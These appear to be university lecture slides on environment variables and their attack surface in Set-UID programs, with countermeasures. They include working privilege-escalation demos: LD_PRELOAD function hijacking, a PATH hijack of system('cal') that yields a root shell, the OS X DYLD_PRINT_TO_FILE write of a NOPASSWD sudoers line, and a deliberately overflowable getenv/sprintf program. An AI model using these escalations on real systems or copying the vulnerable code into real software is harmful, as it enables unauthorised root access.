

ENVIRONMENT VARIABLES & ATTACKS

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)
LECTURE 6

Environment Variables

- A set of dynamic named values
- Part of the operating environment in which a process runs
- Affect the way that a running process will behave
- Introduced in Unix and [also adopted by Microsoft Windows](#)
- Example: [PATH](#) variable
 - When a program is executed the shell process will use the environment variable to [find where the program is, if the full path is not provided.](#)

How to Access Environment Variables

printenv1.c

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (envp[i] !=NULL) {
        printf("%s\n", envp[i++]);
    }
}
```

1) From the main function

2) More reliable way:

Using the global variable

printenv2.c

```
#include <stdio.h>

extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i++]);
    }
}
```

How to Access Environment Variables

- cat /usr/include/unistd.h |grep environ

```
/* NULL-terminated array of "NAME=VALUE" environment variables. */
extern char **__environ;
extern char **environ;
```

How Does a process get Environment Variables?

- Process can get environment variables one of two ways:
 - 1) If a new process is created using `fork()` system call, the child process will **inherit** its parent process's environment variables.
 - 2) If a process runs a new program in itself, it typically uses `execve()` system call. In this scenario, the memory space is overwritten and **all old environment variables are lost**.
 - `execve()` can be invoked in a special manner to pass environment variables from one process to another.

- **Passing environment variables when invoking `execve()` :**

```
int execve(const char *filename, char *const argv[],  
          char *const envp[])
```

execve() and Environment variables

- The program executes a new program **/usr/bin/env**, which
 - prints out the environment variables of the current process.
- We construct a new variable `newenv`, and use it as the 3rd argument.

passenv.c

```
extern char ** environ;
void main(int argc, char* argv[], char* envp[])
{
    int i = 0; char* v[2]; char* newenv[3];
    if (argc < 2) return;

    // Construct the argument array
    v[0] = "/usr/bin/env";   v[1] = NULL;

    // Construct the environment variable array
    newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb"; newenv[2] = NULL;

    switch(argv[1][0]) {
        case '1': // Passing no environment variable.
            execve(v[0], v, NULL);
        case '2': // Passing a new set of environment variables.
            execve(v[0], v, newenv);
        case '3': // Passing all the environment variables.
            execve(v[0], v, environ);
        default:
            execve(v[0], v, NULL);
    }
}
```


execve() and Environment variables

Obtained from
the parent
process

```
$ a.out 1      ← Passing NULL
$ a.out 2      ← Passing newenv[]
AAA=aaa
BBB=bbb
$ a.out 3      ← Passing environ
SSH_AGENT_PID=2428
GPG_AGENT_INFO=/tmp/keyring-12UoOe/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=6da3e071019f...
WINDOWID=39845893
OLDPWD=/home/seed/Book/Env_Variables
...
```

Memory Location for Environment Variables

- `envp` and `environ` points to the same place initially.
- `envp` is only accessible inside the main function, while `environ` is a global variable.
- When changes are made to the environment variables (e.g., new ones are added), the location for storing the environment variables may be moved to the heap, so `environ` will change (`envp` does not change)



Shell Variables & Environment Variables

- People often mistake shell variables and environment variables to be the same.
- **Shell Variables:**
 - Internal variables used by shell.
 - Shell provides built-in commands to allow users to create, assign and delete shell variables.
 - In the example, we create a shell variable called FOO.

```
seed@ubuntu:~$ FOO=bar
seed@ubuntu:~$ echo $FOO
bar
seed@ubuntu:~$ unset FOO
seed@ubuntu:~$ echo $FOO

seed@ubuntu:~$
```

Side Note on The `/proc` File System


- `/proc` is a **virtual file system** in linux. It contains a **directory** for each **process**, using the **process ID** as the name of the directory
- Each process directory has a **virtual file** called **environ**, which contains the environment of the process.
 - e.g., virtual file `/proc/932/environ` contains the environment variable of process 932
 - The command “**strings /proc/\$\$/environ**” prints out the environment variable of the current process (**shell will replace \$\$ with its own process ID**)
- When `env` program is invoked in a bash shell, it runs in a child process. Therefore, it prints out the environment variables of the shell’s child process, not its own (which were inherited from parent process).

Shell Variables & Environment Variables

- Shell variables and environment variables are different
- When a shell program **starts**, it **copies the environment variables into its own shell variables**. **Changes made to the shell variable will not reflect on the environment variables**, as shown in example :

Environment variable	→	seed@ubuntu:~/test\$ strings /proc/\$\$/environ grep LOGNAME LOGNAME=seed
Shell variable	→	seed@ubuntu:~/test\$ echo \$LOGNAME seed
Shell variable is changed	→	seed@ubuntu:~/test\$ LOGNAME=bob seed@ubuntu:~/test\$ echo \$LOGNAME bob
Environment variable is the same	→	seed@ubuntu:~/test\$ strings /proc/\$\$/environ grep LOGNAME LOGNAME=seed
Shell variable is gone	→	seed@ubuntu:~/test\$ unset LOGNAME seed@ubuntu:~/test\$ echo \$LOGNAME
Environment variable is still here	→	seed@ubuntu:~/test\$ strings /proc/\$\$/environ grep LOGNAME LOGNAME=seed

Shell Variables & Environment Variables



- This figure shows how shell variables affect the environment variables of child processes
- It also shows how the parent shell's environment variables becomes the child process's environment variables (via shell variables)

Shell Variables & Environment Variables

- When we type env in shell prompt, shell will create a child process

Print out environment variable




```
seed@ubuntu:~$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~$ LOGNAME2=alice
seed@ubuntu:~$ export LOGNAME3=bob
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob
seed@ubuntu:~$ unset LOGNAME
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME3=bob
```

Only LOGNAME and LOGNAME3 get into the child process, but not LOGNAME2. Why?



Attack Surface on Environment Variables

- Hidden usage of environment variables is **dangerous**.
- Since **users can set environment variables**, they become part of the attack surface on Set-UID programs.



Attacks via Dynamic Linker

- Linking finds the external library code referenced in the program
- Linking can be done during runtime or compile time:
 - **Dynamic** Linking – **uses environment variables**, which becomes part of the attack surface
 - **Static** Linking
- We will use the following example to differentiate static and dynamic linking:

```
/* hello.c */
# include <stdio.h>
int main()
{
    printf("hello world");
    return 0;
}
```

Attacks via Dynamic Linker

Static Linking


- The linker combines the program's code and the library code containing the `printf()` function
- We can notice that the **size** of a static compiled program is **100 times larger** than a dynamic program **in this example**

```
seed@ubuntu:$ gcc -o hello_dynamic hello.c
seed@ubuntu:$ gcc -static -o hello_static hello.c
seed@ubuntu:$ ls -l
-rw-rw-r-- 1 seed seed      68 Dec 31 13:30 hello.c
-rwxrwxr-x 1 seed seed  7162 Dec 31 13:30 hello_dynamic
-rwxrwxr-x 1 seed seed 751294 Dec 31 13:31 hello_static
```

Attacks via Dynamic Linker

Dynamic Linking

- The linking is done during runtime
 - Shared libraries (DLL in windows)
- Before a program (that was compiled with dynamic linking) is run,
(1) its executable is loaded into the memory first, then **(2)** loader passes control to linker, **(3)** linker finds implementation in shared libraries and **(4)** passes control to main function



Attacks via Dynamic Linker

Dynamic Linking:

- We can use “`ldd`” command to see what shared libraries a program depends on:

```
$ ldd hello_static  
  not a dynamic executable  
$ ldd hello_dynamic  
  linux-gate.so.1 =>  (0xb774b000)  
  libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb758e000)  
  /lib/ld-linux.so.2 (0xb774c000)
```

for system calls

The dynamic linker itself is in a shared library. It is invoked before the main function gets invoked.

The libc library (contains functions like `printf()` and `sleep()`)

Attacks via **Dynamic Linker**: the Risk

- Dynamic linking saves memory
- This means that a part of the **program's code is undecided during the compilation time**
- If the **user can influence the missing code**, they can compromise the integrity of the program

Attacks via Dynamic Linker: Case Study 1

- `LD_PRELOAD` contains a list of shared libraries which will be searched **first** by the linker
- If not all functions are found, the linker will search among several lists of folders including the ones specified by `LD_LIBRARY_PATH`
- Both variables can be set by users, so it gives them an opportunity to control the outcome of the linking process
- If that program was a Set-UID program, it may lead to security breaches

Attacks via Dynamic Linker: Case Study 1

Example 1 – Normal Programs:

- Program calls sleep function which is dynamically linked:

```
/* mytest.c */  
int main()  
{  
    sleep(1);  
    return 0;  
}
```



```
seed@ubuntu:$ gcc mytest.c -o mytest  
seed@ubuntu:$ ./mytest  
seed@ubuntu:$
```

- Now we [implement our own sleep\(\)](#) function:

```
#include <stdio.h>  
/* sleep.c */  
void sleep (int s)  
{  
    printf("I am not sleeping!\n");  
}
```

Attacks via Dynamic Linker: Case Study 1

Example 1 – Normal Programs (continued):

- We need to compile the above code, [create a shared library](#) and add the shared library to the [LD_PRELOAD](#) environment variable

```
seed@ubuntu:$ gcc -c sleep.c
seed@ubuntu:$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed    41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed    78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
I am not sleeping!      ← Our library function got invoked!
seed@ubuntu:$ unset LD_PRELOAD
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

Attacks via Dynamic Linker: Case Study

Example 2 – Set-UID Programs:

- If the technique in example 1 works for Set-UID program, it can be very dangerous. Let's convert the above program into Set-UID :

```
seed@ubuntu:$ sudo chown root mytest
seed@ubuntu:$ sudo chmod 4755 mytest
seed@ubuntu:$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- Our sleep() function was not invoked.
 - This is due to a countermeasure implemented by the dynamic linker.
 - It ignores the LD_PRELOAD and LD_LIBRARY_PATH environment variables when the EUID and RUID differ.
- Let's verify this countermeasure with an example in the next slide.

Attacks via Dynamic Linker

Let's verify the countermeasure

- Make a copy of the `env` program and make it a Set-UID program :

```
seed@ubuntu:$ cp /usr/bin/env ./myenv
seed@ubuntu:$ sudo chown root myenv
seed@ubuntu:$ sudo chmod 4755 myenv
seed@ubuntu:$ ls -l myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```

- Export `LD_LIBRARY_PATH` and `LD_PRELOAD` and run both the programs:

Run the original
env program

```
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ export LD_LIBRARY_PATH=.
seed@ubuntu:$ export LD_MYOWN="my own value"
seed@ubuntu:$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
LD_MYOWN=my own value
seed@ubuntu:$ myenv | grep LD_
LD_MYOWN=my own value
```

Run our env
program

Review: Capability Leaking

The /etc/zzz file is only
writable by root

File descriptor is created
(the program is a root-
owned Set-UID program)

The privilege is
downgraded

Invoke a shell program,
so the behavior
restriction on the
program is lifted

```
fd = open("/etc/zzz", O_RDWR | O_APPEND);
if (fd == -1) {
    printf("Cannot open /etc/zzz\n");
    exit(0);
}

// Print out the file descriptor value
printf("fd is %d\n", fd);

// Permanently disable the privilege by making the
// effective uid the same as the real uid
setuid(getuid());

// Execute /bin/sh
v[0] = "/bin/sh"; v[1] = 0;
execve(v[0], v, 0);
```

Attacks via Dynamic Linker: Case Study 2

Case study: OS X Dynamic Linker

- As discussed in Chapter 1 of recommended textbook (in capability leaking), Apple OS X 10.10 introduced a new environment variable without analyzing its security implications perfectly.
- DYLD_PRINT_TO_FILE
 - Ability for users to supply filename for dyld
 - If it is a Set-UID program (e.g., su), users can write to a protected file
 - Capability leak – file descriptor not closed
- Exploit example:
 - Set DYLD_PRINT_TO_FILE to /etc/sudoers
 - Switch to Bob's account and elevate/escalate privileges (bob is now part of sudoers)

```
OS X 10.10:$ DYLD_PRINT_TO_FILE=/etc/sudoers
OS X 10.10:$ su bob
Password:
bash:$ echo "bob ALL=(ALL) NOPASSWD:ALL" >&3
```

Attacks via External Program

- An application may invoke an external program.
- The application itself may not **use environment variables**, but the **invoked external program might**.
- Typical ways of invoking external programs:
 - **exec()** family of function which call `execve()`: runs the program directly
 - **system()**
 - The `system()` function calls `exec1()`
 - `exec1()` eventually calls `execve()` to run `/bin/sh`
 - The shell program then runs the program
- Attack surfaces differ for these two approaches
- We have discussed attack surfaces for such shell programs in Chapter 1 of recommended book. Here we will **focus on the Environment variables aspect**.

Attacks via External Program: Case Study

- Shell programs behavior is affected by many environment variables, the most common of which is the **PATH** variable.
- When a shell program runs a command and the absolute path is not provided, it uses the **PATH** variable to locate the command.
- Consider the following code:

```
/* The vulnerable program (vul.c) */
#include <stdlib.h>
int main()
{
    system("cal");      ←
}
```

vul.c

Full path not provided. We can use this to manipulate the path variable

- We will force the above program to execute the following program: In ubuntu 20, you can use '**/bin/zsh**' instead since /bin/dash applies a countermeasure

```
/* our malicious "calendar" program */
int main()
{
    system("/bin/dash");
}
```

cal.c

Attacks via External Program: Case Study

```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
seed@ubuntu:$ vul
      December 2015
Su Mo Tu We Th Fr Sa
      1  2  3  4  5
  6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
seed@ubuntu:$ gcc -o cal cal.c
seed@ubuntu:$ export PATH=.:$PATH
seed@ubuntu:$ echo $PATH
.: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
seed@ubuntu:$ vul
#
#           ← Get a root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

①

We will first run the
first program without
doing the attack

②

We now change the
PATH environment
variable

Attacks via External Program: Attack Surfaces

- Compared to system(), execve()'s attack surface is smaller
- execve() does not invoke shell, and thus is not affected by environment variables
- When invoking external programs in privileged programs, we should use execve()
- Refer to previous lecture for more information

Attacks via Library

Programs often use **functions** from external libraries. If these functions use **environment variables**, they add to the attack surface

Case Study – Locale in UNIX

- Every time a message needs to be printed out, the program uses the provided library functions for the **translated message**
- Unix uses the **gettext()** and catopen() in the libc library
- The following code shows how a program can use locale subsystem:

```
int main(int argc, char **argv)
{
    if(argc > 1) {
        printf(gettext("usage: %s filename "), argv[0]);
        exit(0);
    }
    printf("normal execution proceeds...");
}
```

locale.c

Attacks via Library

- This subsystem relies on the following environment variables : **LANG**, **LANGUAGE**, **NLSPATH**, **LOCPATH**, **LC_ALL**, **LC_MESSAGES**
- These variables can be set by users, so the **translated message can be controlled by users.**
- Attacker can use **format string vulnerability** to format the `printf()` function – More information in a future lecture
- **Countermeasure:**
 - This lies with the **library author**
 - Example: Conectiva Linux using the **Glibc 2.1.1** library explicitly checks and **ignores the NSLPATH** environment variable **if** `catopen()` and `catgets()` functions are called from a **Set-UID program**

Attacks via Application Code

```
/* prog.c */

#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    char arr[64];
    char *ptr;

    ptr = getenv("PWD");
    if(ptr != NULL) {
        sprintf(arr, "Present working directory is: %s", ptr);
        printf("%s\n", arr);
    }
    return 0;
}
```

Programs may directly use environment variables. If these are privileged programs, it may result in untrusted inputs.

Attacks via Application Code: PWD

```
$ pwd  
/home/seed/temp  
$ echo $PWD  
/home/seed/temp  
$ cd ..  
$ echo $PWD  
/home/seed  
$ cd /  
$ echo $PWD ←  
/  
$ PWD=xyz  
$ pwd  
/  
$ echo $PWD ←  
xyz
```

Current directory
with unmodified
shell variable

Current directory
with modified shell
variable

Attacks via Application Code

- The program uses `getenv()` to know its current directory from the PWD environment variable
- The program then copies this into an array “arr” using the `sprintf` function, but **forgets to check the length of the input (64 bytes)**. This results in a **potential buffer overflow**.
- Value of PWD comes from the shell program, so every time we change our folder the shell program updates its shell variable.
- We can change the shell variable ourselves (see on the next slide).

```
/* prog.c */

#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    char arr[64];
    char *ptr;

    ptr = getenv("PWD");
    if(ptr != NULL) {
        sprintf(arr, "Present working directory is: %s", ptr);
        printf("%s\n", arr);
    }
    return 0;
}
```

Attacks via Application Code

- If passing a long string as user input, it will result in a buffer overflow

```
[02/01/23]seed@VM:~/.../lecture6$ PWD="ooooooooooooooooooooong string"
[02/01/23]seed@VM:ooooooooooooong string$ ~/demos/lecture6/prog
Present working directory is: oooooooooooooong string
*** stack smashing detected ***: terminated
Aborted
```

- If this program was a **Set-UID**, attacker **could** exploit it by setting the PWD variable to an arbitrary long string and further exploit the buffer overflow to **gain privileges** (as will see in future lectures)

Attacks via Application Code - Countermeasures

- When environment variables are used by privileged Set-UID programs, they must be **sanitized** properly.
- Developers may choose to use a secure version of `getenv()`, such as `secure_getenv()`.
 - `getenv()` works by searching the environment variable list and **returning a pointer to the string found**, when used to retrieve an environment variable.

```
10          sprintf(arr, "Present working directory is: %s", ptr);
gdb-peda$ print ptr
$1 = 0x7fffffff5c8 "/home/seed/demos/lecture6"
gdb-peda$ █
```

- `secure_getenv()` works the exact same way, except it **returns NULL** when “secure execution” is required.
 - Secure execution is defined by conditions like when the process’s user/group EUID and RUID don’t match or if the `issetugid()` calls returns a non-zero value.


```
9          if(ptr != NULL){
gdb-peda$ print ptr
$1 = 0x0
gdb-peda$ █
```

Make prog_secure a priv SET-UID program first

Set-UID Approach VS Service Approach

- Most operating systems follow two approaches to allow normal users to perform privileged operations
 - Set-UID approach: Normal users have to run a special program to gain root privileges temporarily
 - Better performance (no background process), but less secure
 - Service approach: Normal users have to have to request a privileged service to perform the actions for them.

SET-UID Approach vs Service Approach



(a) Set-UID Approach

- environment variables come from a normal process and cannot be trusted

(b) Service Approach

- environment variables come from a trusted privileged parent process

Set-UID Approach VS Service Approach

- Set-UID has a much broader attack surface, which is caused by environment variables
 - Environment variables cannot be trusted in Set-UID approach
 - Environment variables can be trusted in Service approach
- Although, the other attack surfaces briefly discussed in previous lecture (buffer overflow, format string, etc...) still apply to Service approach, it is considered safer than Set-UID approach
- Due to this reason, the [Android](#) operating system [completely removed the Set-UID and Set-GID mechanism](#)

Summary

- What are environment variables
- How they get passed from one process to its children
- How environment variables affect the behaviors of programs
- Risks introduced by environment variables
- Case studies
- Attack surface comparison between Set-UID and service approaches